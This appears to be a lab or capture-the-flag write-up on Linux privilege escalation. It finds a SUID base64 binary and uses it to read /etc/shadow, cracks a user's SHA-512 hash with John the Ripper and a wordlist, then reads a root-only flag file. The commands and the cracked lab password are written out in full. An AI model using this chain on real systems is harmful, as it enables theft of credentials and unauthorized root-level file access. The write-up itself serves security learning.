← Back to Linux Privilege Escalation
Enumeration
Standard SUID sweep:
find / -type f -perm -04000 -ls 2>/dev/nullMost results were expected system binaries. One stood out: /usr/bin/base64
base64 with SUID set doesn't execute commands. What it does is read files — as root. That's the primitive.
Reading Protected Files
Tested it first on /etc/passwd to confirm the behavior:
/usr/bin/base64 /etc/passwd | base64 -dWorked. Moved to /etc/shadow and isolated the user2 entry:
/usr/bin/base64 /etc/shadow | base64 -d | grep '^user2:'SHA-512 crypt hash. Sent it to Kali.

Cracking the Hash

echo 'user2:$6$m6VmzKTbzCD/.I10$cKOvZZ8/rsYwHd.pE099ZRwM686p/Ep13h7pFMBCG4t7IukRqc/fXlA1gHXh9F2CbwmD4Epi1Wgh.Cl.VV1mb/' > user2.hash
john --format=sha512crypt --wordlist=/usr/share/wordlists/rockyou.txt user2.hash
john --show user2.hash
Recovered password: Password1
Funny because it confirmed exactly what the lab was implying about weak credential reuse. Not funny if this were a real environment.
Pivoting to user2
su user2
# password: Password1
Checked permissions on flag3.txt:
ls -la /home/ubuntu/flag3.txt
namei -l /home/ubuntu/flag3.txt
-rwx------ 1 root root 12 Jun 18 2021 /home/ubuntu/flag3.txtRoot-only. Switching to user2 wasn't the escalation — it was just a stepping stone. The real privilege was still the SUID base64 binary.
Reading the Flag
/usr/bin/base64 /home/ubuntu/flag3.txt | base64 -d
Why This Works
base64 read files with root-level permissions because the SUID bit made it run as its owner. It can't execute commands, spawn shells, or write files. But reading /etc/shadow was enough to extract a hash, crack it, pivot to another user, and ultimately read a root-only file through the same primitive.
SUID escalation isn't always about getting a shell immediately. Sometimes the path is read, pivot, crack, switch, repeat — and the SUID binary is useful at multiple points in the chain.